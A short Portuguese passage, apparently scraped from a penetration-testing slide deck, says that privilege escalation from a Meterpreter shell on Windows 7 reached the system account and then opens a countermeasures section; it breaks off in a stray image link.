O escalonamento de privilégios é necessário, pois, quando o shell do
sistema é fornecido por meio do Meterpreter, o controle do Windows 7 é
disponibilizado com certas restrições.
Temos o acesso ao usuário nt authoritysystem do Windows 7, finalizando o
objetivo do teste de intrusão.
4 Contramedidas
Para cada vulnerabilidade citada na seção 3 (Narrativa do ataque) será
aplicada uma medida corretiva.
4.1 TP-LINK](https://image.slidesharecdn.com/introduoaopentestdanielmorenoby-slayer-240102030604-3ff1c5bd/75/Introducao-ao-Pentest-Daniel-Moreno-By-Slayer-pdf-299-2048.jpg)